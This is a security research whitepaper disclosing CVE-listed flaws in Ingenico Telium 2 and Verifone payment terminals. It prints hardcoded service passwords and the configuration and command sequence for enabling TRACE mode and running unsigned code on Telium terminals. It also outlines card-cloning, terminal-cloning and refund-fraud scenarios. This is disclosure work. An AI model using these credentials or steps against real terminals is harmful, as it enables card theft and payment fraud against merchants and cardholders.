

POSWorld: Vulnerabilities within Ingenico Telium 2 and Verifone VX and MX series Point of Sales terminals

Prepared by

Aleksei Stennikov,
Independent researcher

Timur Yunusov,
Cyber R&D Lab

Contents

1. Abstract.....	4
1.1. Vulnerabilities	4
1.2. Possible attacks	4
2. Intro	7
2.1. What are PoS terminals?.....	7
2.2. Overview of PoS security.....	8
2.3 History of PoS hacking.....	9
3. Ingenico Telium 2 series	12
3.1. Anti-tampering protections.....	12
3.2. Firmware information	18
3.3. Vulnerabilities	18
Hardcoded passwords (CVE-2018-17767, CVE-2018-17771).....	18
Remote code execution via the built-in TRACE mode (CVE-2018-17765, CVE-2018-17772)	19
Buffer overflows (CVE-2018-17766, CVE-2018-17769, CVE-2018-17770).....	27
Bypass of LLT file reading restrictions (CVE-2018-17766).....	28
3.4. Responsible disclosure process and arranged CVEs	29
4. Verifone VX Series	30
4.1. Firmware information	30
4.2. Vulnerabilities	32
Attaining “System mode” access for Verifone VX 520.....	32
Undeclared shell.out mode access (CVE-2019-14716)	33
Stack overflow in Verix OS core during run() execution (CVE-2019-14717)	35
Integrity control bypass (CVE-2019-14712)	36
5. Verifone MX Series	40
5.1. Vulnerabilities	40
Multiple arbitrary command injection (CVE-2019-14719).....	40
Svc_netcontrol arbitrary command injection and privilege escalation (CVE-2019-14718).....	43
Secure Installer Level 2 race condition privilege escalation (CVE-2019-14711)	44
Secure Installer Level 2 + Level 1. Unsigned packages installation with usr1-usr16 privileges (CVE-2019-14713)	46
6. Verifone VX and MX Series.....	47

6.1. Vulnerabilities	47
Undeclared access to the system via SBI loader (CVE-2019-14715).....	47
6.2. Responsible disclosure process and arranged CVEs	57
7. Attacks	58
7.1. Card harvesting	58
7.2. Terminal cloning.....	60
7.3. Refunds.....	61
8. Acknowledgements	63

1. Abstract

Over 2018 and 2019, we found serious vulnerabilities in the two biggest Point of Sales (PoS) vendors: Verifone and Ingenico. The affected devices are Verifone VX520, Verifone MX series, and the Ingenico Telium 2 series.

- [Ingenico Telium 2](#)
- [Verifone VX and MX](#)

Public data shows that:

- ["Telium2 is a fully scalable, reliable operating system embedded into the 20 million terminals deployed worldwide"](#)
- ["Over 7 million verix-based devices sold"](#)
- ["Verifone has more than 10 years of experience with the design and manufacture of millions of secure Linux-based terminals that are installed worldwide"](#)

1.1. Vulnerabilities

Default passwords – All hardware devices ship with manufacturer's default passwords, including PoS terminals—a Google search easily reveals them. Those credentials provide access to special "service modes," where hardware configuration and other functions are available. One manufacturer, Ingenico, even prevents you from changing those defaults.

Executing Arbitrary Code – We found that these "service modes" contain undeclared functions after tearing down the terminals and extracting their firmware. In Ingenico and Verifone terminals, these functions enable execution of arbitrary code through binary vulnerabilities (e.g., stack overflows, and buffer overflows). For over 20-years, these "service super modes" have allowed undeclared access. Often, the functions are in deprecated or legacy code that's still deployed with new installs.

1.2. Possible attacks

Through these vulnerabilities an attacker might:

	Verifone VX, MX series (no dedicated chip for cryptography)	Ingenico (dedicated chip for cryptography)
Send arbitrary packets	+	+
Clone cards	+	+
Clone terminals	+	-
Persistency	+	-

Figure 1 depicts the exploits we achieved with Verifone and Ingenico terminals.

1. **Send arbitrary packets** – Enables attackers to send and modify data transfers between the PoS terminal and its processing network. Attackers can forge and alter transactions. They can attack the acquiring bank via server-side vulnerabilities, for example in the Terminal Management System (TMS). This invalidates the inherent trust given between the PoS terminal and its processor.
2. **Clone cards** – Enables attackers to copy an individual's credit card information. Duplicate data is then written to a new credit card. The attacker can now run fraudulent transactions anywhere (where these types of transactions are possible) with their clone.
 - Verifone doesn't currently offer an onboard cryptographic microchip for encrypting customer's and card's sensitive data: CVV, Track2, and PINs. Rather, all cryptographic functions are run through their main PoS terminal application. In this scenario, the attacker has full control of that PoS terminal and its application. That means it's easy to clone magstripe, PINs, CVVs, and other data.
 - Ingenico includes a separate, onboard cryptographic chip. However, we were stunned to discover that doesn't help like you'd expect. Best practice is "don't send sensitive data unencrypted," these terminals do exactly that. They still process Track2 and PINs unencrypted on the main terminal application, which makes it easy to intercept, you just need to have sufficient privileges to do so. This is possible of not using proper security features by the payment application developers (e.g. service-providers).
3. **Clone terminals** – Cloning terminals and/or processing fraudulent transactions.

Banks blindly rely on PoS security. There should be more control on the bank's side and less on the PoS terminal side. Banks assume that PoS terminals are secure, and trust them even when compromised.

 - **What could happen?** – Attackers can make a functional clone of a PoS terminal and run fraudulent transactions through it, all they would need is unattended access to the terminal. The terminal, itself, has all of the configuration information necessary to create a clone. With full control of their clone, attackers can easily change its configuration to allow less secure transactions, making fraud easier.

As an example, our research enabled us to compromise a PoS terminal, and enable technical fallback mode to process less secure transactions. Technical fall back mode enables bypassing preferred, secure EMV transactions, and using less secure, magstripe-based transactions. Typically, fraudulent transactions are run through the least secure means possible. The least secure transactions often create liability for the merchant who owns the PoS hardware.

- **How?** – All an attacker needs is access to tamper with and infect a PoS terminal. Imagine a hypothetical attack on a big supermarket's PoS terminal. First, suppose our attacker accesses a terminal when staff is inundated (during shift changes, your busy period, etc.). Second, an inside employee assists the attacker in gaining access. This allows them to infect the terminal, and for a copy to be made of its configuration information. The terminal, itself, includes all of the necessary information an attacker needs to clone it. The information is then placed on an identical terminal, which is activated and ready to use.
 - **Consequences?** – Multiple:
 - Attackers can now make fraudulent transactions on their terminal clone using stolen cards/cards bought on the DarkMarket.
 - Attackers can run refund transactions from their terminal clone. Commonly, banks allow refunds to any card, not just the originating card. This scenario enables money laundering from a terminal clone back to stolen cards.
 - A while later, the issuing bank discovers the fraudulent transactions. A chargeback is issued to the acquiring bank. The liability for the fraudulent transactions now falls back to the supermarket. Internal investigations result in only loose ends. The attackers would likely get away with this attack scenario.
4. **Persistency** – Enables the attacker's malware to survive even after the device reboots. When malware is persistent, the implications are much more severe. When it's not, the attackers need to reinfect the device or the lifetime of the attack is extremely short. Although, it may be many days and months before a typical device is restarted, in most circumstances.

More examples are available in section "[Attacks](#)".

2. Intro

2.1. What are PoS terminals?

In this document we are talking about Point of Sales (PoS) terminals. Let's define it.

- **Point of Sales Terminal** -- A device that reads payment cards (e.g., credit, check, or gift cards) in order to electronically transfer funds between the customer and merchant bank accounts in exchange for a product or service. Terminals read cards through insertion of the card's EMV chip, use of tap to pay wireless, or a swipe of the magnetic strip (magstripe). Terminals often, but not always, have a built-in screen and keypad for customers to complete their transaction (e.g., to confirm the transaction amount, enter a pin or sign). Terminals communicate with the merchant's payment network which completes authorization of the transaction and the movement of funds.



Figure 2 depicts a typical PoS terminal that's reading from an EMV chip card.

- **Point of Sales System** – All of the hardware devices and software the merchant's cashier requires to complete transactions. This might include a cashier-facing display, weighing scale, barcode reader, cash register with drawers, pole display, and receipt printer. The PoS system often updates the merchant's inventory and accounting records while processing individual transactions, whereas a PoS terminal is just the card reader.



Figure 3 depicts typical PoS systems that clerks use at merchants.

This whitepaper only covers the PoS terminal, the device a customer uses to process his/her payment card, not the cashier's PoS interaction with the multiple other devices necessary to complete their sale. It's an important differentiation, as often they're all part of one ecosystem, using the same network connection and physical space.

2.2. Overview of PoS security

There's heavy regulation for information security within the payment card industry. The main body responsible for the industry's regulation is the Payment Card Industry Security Standard Council (PCI SSC). They maintain the industry's PCI Data Security Standard (DSS), which applies to PoS: terminal hardware manufacturers, payment application vendors, merchants and payment processors. The current implementation is version 3.2. The industry is rapidly approaching a transition to version 4.

PCI DSS Requirement 3 is to protect stored cardholder data: CVV2, magstripe data, and PIN codes. Encryption is essential during two phases; the storage and transmission of data.

PCI DSS applies to "ALL companies that accept, process, store or transmit credit cards." However, that standard is vague about "processing data" and how secure that should be.

PCI DSS contains a comprehensive list of requirements that devices must adhere to during Point of Interaction, card use, and PIN entry. For the simplicity of this research, we made a short version of these rules:

1. PoS terminals must include tamper-proof protection. The device must be aware of attempts to open, drill or burn it. The device must be aware of tampering even when turned off. This is a beneficial security feature for several reasons. First, it protects the device from installation of malicious "hardware implants," which can steal PINs, CVV codes and magstripe data. Second, it protects the encryption keys from extraction and malicious reuse.
2. When tampering is detected, the device must delete encryption keys and other important data from its storage.
3. The device must clearly indicate that it has been compromised. Again, this is to protect the customer and merchant against interception of their sensitive card data.

Learn more about PCI DSS standards through the links that follow:

- [PCI Quick Reference Guide](#)
- [PCI Data Storage Do's and Don'ts](#)
- [PCI PTS POI Modular Security Requirements Version 4.0](#)
- [PCI PTS POI Modular Security Requirements Version 6.0](#)
- [PPCI POS Pin Entry Device Security Requirements](#)

2.3 History of PoS hacking

Hacking PoS Systems

Searches for “PoS hacking” predominantly result in how to hack PoS systems, not PoS terminals. Why? Hacking PoS systems is a lot easier. Even though PoS systems are regulated by PCI, they are only subject to PCI card data processing rules. As PoS Systems are not used for PIN entry, they fall outside of the full set of PCI compliance regulations.

Every aspect of the PoS systems, including the physical security, is self-regulated by the device’s manufacturer. As a result, PoS systems often use off-the-shelf PC hardware with a Windows operating system, making them easier to hack. Alternatively, PoS terminals are designed with tamper-proof hardware and make use of proprietary operating systems.




Figure 4 depicts typical “PoS hack” search results.

Historically, the main reason for infection PoS systems was to collect card data. Attackers would get enough information to make physical or virtual clones of the

cards. These attacks were spread predominantly across the US. That is due to a slow adoption of the Chip and PIN (i.e., EMV) cards and their accepting terminals. Instead of the more secure Chip and Pin way to pay, Americans predominantly use magstripe or Pan Key Entry over the last decade. When merchants use these two methods, that allows criminals to create clones of their cards.

What is the impact? It's large in scale, infecting thousands of PoS systems and stealing 100+ millions of cards over the last 10-years. They're selling the data for, as low as, a few dollars per card. The stolen card data is often brought by organized crime groups.

And that's exactly why they're a common target in attacks on big malls and supermarkets. Hackers infect the Windows machines, spread across the whole PoS systems network and use infected machines for collecting card details.



Figure 5 depicts an article listing known restaurant POS data breaches.

Hacking PoS terminals

Even though PoS terminals are harder to hack, they still get a lot of attention from both security researchers and organized crime.




Figure 6 depicts a typical forum post with a hacker asking about exploiting PoS terminals.

An example of this research:

- In 2007, a group of researchers from University of Cambridge (Murdoch, Anderson et al.) began the first work on PoS terminal security. See [Tamper resistance of Chip & PIN \(EMV\) terminals.](#)
- In 2012, MWR Labs successfully attacked Verifone terminals: [Credit Card Roulette: Payment Terminals Pwned in Vegas.](#)
- In 2014, the famous SR Labs has an example of their own compromised terminal just a few years later: [Payment terminals allow for remote PIN capture and card cloning](#)

Later, research by MWR Labs focused on the mobile POS devices: [Researchers hack mPOS devices, play Flappy Bird.](#)

- In 2018, we had a chance to look at mobile POS systems and couldn't resist running our own wacky images on terminals: [For the Love of Money: Finding and Exploiting Vulnerabilities in Mobile Point of Sales Systems](#)

Interestingly, by the time of these hacks, all of these models were PCI certified. They all had anti-tampering mechanisms in place, and went through many levels of security certifications.

3. Ingenico Telium 2 series

3.1. Anti-tampering protections

Ingenico's Telium 2 series includes a number of anti-tamper protections that are implemented in both software and hardware.

Telium 2's software includes a variety of functions that identify damage, interference, and unauthorised access to the terminal. They are implemented in the executable file 8200361884.DGN (System Tellium Thunder Plus).

When any of the physical hardware detectors are damaged/triggered, the processor comes out of hibernation (if the terminal was switched off). The terminal performs the following:

- Deletes encryption keys.
- Writes an entry to the system log.
- Writes a tamper flag into non-volatile memory.

The tamper flag prevents the device from running the main terminal application in normal mode. A tamper message now displays in all modes.



Figure 7 depicts a tampering alert on an Ingenico terminal's display.

The following detection techniques are implemented in code:

- Tampering MCK
- Tampering ERA
- Tampering TST
- Tampering DBF
- Tampering SHL
- Tampering Detectors 6
- Tampering Detectors 5----(Membrane 2)
- Tampering Detectors 4----(Upper Wire Mesh)
- Tampering Detectors 3----(Internal Wire Mesh)
- Tampering Detectors 2----(Membrane 1)
- Tampering Detectors 1----(Membrane 0)
- Tampering Vdd Io High----Vdd Io Low
- Tampering Vdd Core High--Vdd Core Low
- Tampering Vdd BU High----Vdd BU Low
- Tampering Temp High-----Temp Low
- Tampering JTGCK-----JTGSEL
- Tampering Detectors 7----- (Not a Tamper Sensor (Pile On))
- Tampering Detectors 0----- (Not a Tamper Sensor (Charge))

Let's look closer at these detection techniques.

Tampering detectors 1, 2, 5, and 6

These are mechanical pressure switches on the device. They are located on the same surface as the keyboard's pressure switches. The switches remain closed unless the terminal body is damaged or opened.



Figure 8 depicts the terminal's circuit board with key contact points highlighted in green and anti-tampering contact points highlighted in red.



Figure 9 depicts the keyboard membrane with several key contacts highlighted in green and anti-tampering contacts highlighted in red.

Tampering Detectors 3 and 4 (Wire Mesh)

This is a wire mesh that protects the device against drilling. The code contains references to two meshes. However, our device contains only one physical mesh that covers the EMV reader. If the mesh is damaged, the checking circuit is interrupted, and an electrical signal is sent to the controller that initiates the relevant handler.



Figure 10 depicts the anti-drilling mesh on the top of the device.




Figure 11 depicts the mesh masked external shielding layer.

Tampering Vdd Io High, Tampering Vdd Core High, and Tampering Vdd BU High

Overvoltage protection is available in the controller and redundant battery, this protects the device from glitch attacks. It monitors the battery status for normal function of the anti-tampering mechanisms.

Tampering JTGCK

This is designed to defend against connections made to external debuggers and emulators. It protects from direct connection and access to controller resources. Guards against attempts to access the contents of device RAM, ROM, and NAND Flash, and stops tampering with the execution flow.

Tampering Temp High: Overtemperature protection

Even with these protection mechanisms, it did not prevent our researcher from reading the contents of the device's NAND Flash. Its memory remained undamaged when the terminal case was compromised. Special equipment can be used to access the device's memory:

- SMD rework station
- Infrared Preheating Station
- NAND programmer

With access to such data, the attacker can obtain OS and application code to search for vulnerabilities.

0016f9d7	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
0016f7f0	ff															
0016f800	53	59	53	54	45	4d	00	00	00	00	00	00	00	00	00	00
0016f810	00	00	00	00	01	10	00	00	c8	00	00	00	00	00	82	00
0016f820	38	32	30	30	33	36	31	38	38	34	2e	44	47	4e	00	00
0016f830	3c	64	66	5a	00	00	26	00	ff	ff	ff	ff	fb	00	00	01
0016f840	2f	53	59	53	54	45	4d	00	00	00	00	00	00	00	00	00
0016f850	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0016f860	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0016f870	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0016f880	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0016f890	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0016f8a0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0016f8b0	00	00	00	00	00	00	00	00	ff							
0016f8c0	ff															
0016f8d0	ff															

Figure 14 depicts the file system's header of 8200361884.DGN from the application system *Tellium Thunder Plus*.

3.2. Firmware information

Firmware can be obtained in 3 different ways:

- Extracted from the Flash with techniques mentioned above.
- Downloaded from the Internet.
- Extracted with Ingenico's software, such as the Local Loading Tool (LLT) which is described on the next page.

Firmware is unencrypted and compressed using the LZSS protocol.

Inside of the firmware, there's a proprietary 32-bit OS Kernel and NexGenOS components.

3.3. Vulnerabilities

The vulnerabilities that follow were discovered in Ingenico Telium 2 series of PoS terminals.

Hardcoded passwords (CVE-2018-17767, CVE-2018-17771)

LLT mode hardcoded passwords:

- ftpuser: 123456
- maint: 51966
- system: 31415926

PPP connection in LLT mode:

- pppuser:123456

Remote code execution via the built-in TRACE mode (CVE-2018-17765, CVE-2018-17772)



Figure 15 depicts the user guide of the LLT maintenance tool.

```
To get the traces you have to load the file "System.Cfg" under the directory Traces.  
To use the remote debugger you have to load the file "System.Cfg" under the directory LDBG.  
Please modify this file to select the communication port  
# 0=no trace 1=USART0/COM1 2=USART1/COM2 3=USART2/COM0 4=USART3 5=USB_DEV
```

Figure 16 depicts references to the TRACE mode in Ingenico's SDK.

TRACE mode is intended to monitor performance of banking applications during their development. It assists developers with debugging and post-debugging processes. This mode is disabled by default when shipped to merchants. However, it can be enabled on a merchant's device, if given sufficient access.

Enabling TRACE mode

To enable this mode, the terminal must first be switched to LLT mode. LLT mode enables the download of digitally signed developer software, as well as updates from Ingenico. By design, unsigned software cannot download to the device.

1. Press and hold the central *OK* button on the pin pad while the device is starting up.
2. Connect to the terminal using the LLT tool supplied by Ingenico for developers.
3. Load a *SYSTEM.CFG* text file into the */SWAP/* directory with the contents that follow:

```
TRACE_DEV=5  
LDBG_DEV=0
```

4. Restart the terminal.
5. TRACE mode is now enabled.

Working in TRACE mode

1. To work in TRACE mode, use the TRACE tool provided by Ingenico for terminal software developers working with Tellium 1 and 2.





Figure 17 depicts the main window of the TRACE application.

2. Use the *help* command to list the available commands. Some of the commands are hidden and not shown within the help output.

The program functions allow:

- Allocating and deallocating memory.
- Displaying the contents of all files on the terminal file system, including encryption keys.
- Suspending and terminating processes.



```
Debug window channel 1
help
***** Sagem Monete1 *****
mmu      Display MMU info
fs       Display FS info
oemc    Display OEMC info
mmc      Display MMC info
pmc      Display Pwr mgt info
usb      USB
sys      SYS
t2       ThunderII specific
twi      TWI
vfs      VFS operations
help     Display this menu again

TRC >
fs
FS 0300 - 8200361884
exit     Return to main menu
help     Display this menu again
list     Disk & files info
open [name] Open a file
read     Read opened file
link [adr] Display Flash linked blocks
dump [adr] Dump Flash block
map      display flash mapping
free     display free blocks table
obj      display object link table
bad      display bad blocks table
mp       mapping page
mo [Ident] mapping object ident
blockdump [adr] [nb blocks] Dump blocks
linktable [Ident] display link table
mt [typ] mapping page type
diag     display Flash diag.
ver      Verify
Erase [adr] Erase Flash block
EraseAll Erase All Flash block
```

Figure 18 depicts the help commands shown within the TRACE application.

Exploitation example

To execute code without a digital signature, an attacker needs to:

1. Allocate memory space using the *Alloc* command. Access the *Debug window channel 1* window through the *mmu* menu.
2. Write any malicious executable code in hexadecimal format. Access the *sm* command through the *main* menu.
3. Suspend the task named *PMC* through the hidden *NU_Suspend_Task* command.
4. Use the *sm* command to modify one of the return addresses for the *PMC* task. Point it to the memory space containing the malicious code allocated by the attacker.
5. Resume the *PMC* task using the *NU_Resume_Task* command.

The above sequence of actions allows an attacker to execute malicious code.

```
Disk: HOST Size: 64 Kb NbMaxFile: 200 Free: 0 Kb
AccessMode: 0x00001004 (WO) AppliCreate: 0x0000
Appliused: 0x72D8
Area:1 Page counter:3821
```

Name	RW	Op	Ty	Addr	IdentObj	Size	Storage	Pge_cnt
/HOST								
PACKID	01	0	FE	02101000	00150000	12	2048	0
LLY400.BMP	01	0	FE	02102000	00160000	153654	155648	0
SCREENSAVER.INI	01	0	FE	020C8800	00170000	27	2048	0
HTERMINAL.CNF	01	0	FE	025DE800	00DD0000	194	4096	1
SCREEN.INI	01	0	FE	0217F000	00BA0000	43	2048	0
TESTOK.CFG	01	0	FE	025E0800	00E00000	210	4096	1
APPTXT.DIA	01	0	FE	025E1800	00E10000	2048	4096	1
BOOSTER3LOG.DIA	01	0	FE	025E2800	00E20000	32768	32768	8
BAT.DIA	01	0	FE	025E7000	00E30000	262144	262144	64
IP_OUT.DIA	01	0	FE	02607800	00E40000	65538	69632	17
IP_IN.DIA	01	0	FE	02610800	00E50000	65538	69632	17
LOGSYS.DIA	01	0	FE	02619800	00E60000	8192	8192	2
SSL.DIA	01	0	FE	02CBA000	012E0000	314	4096	1
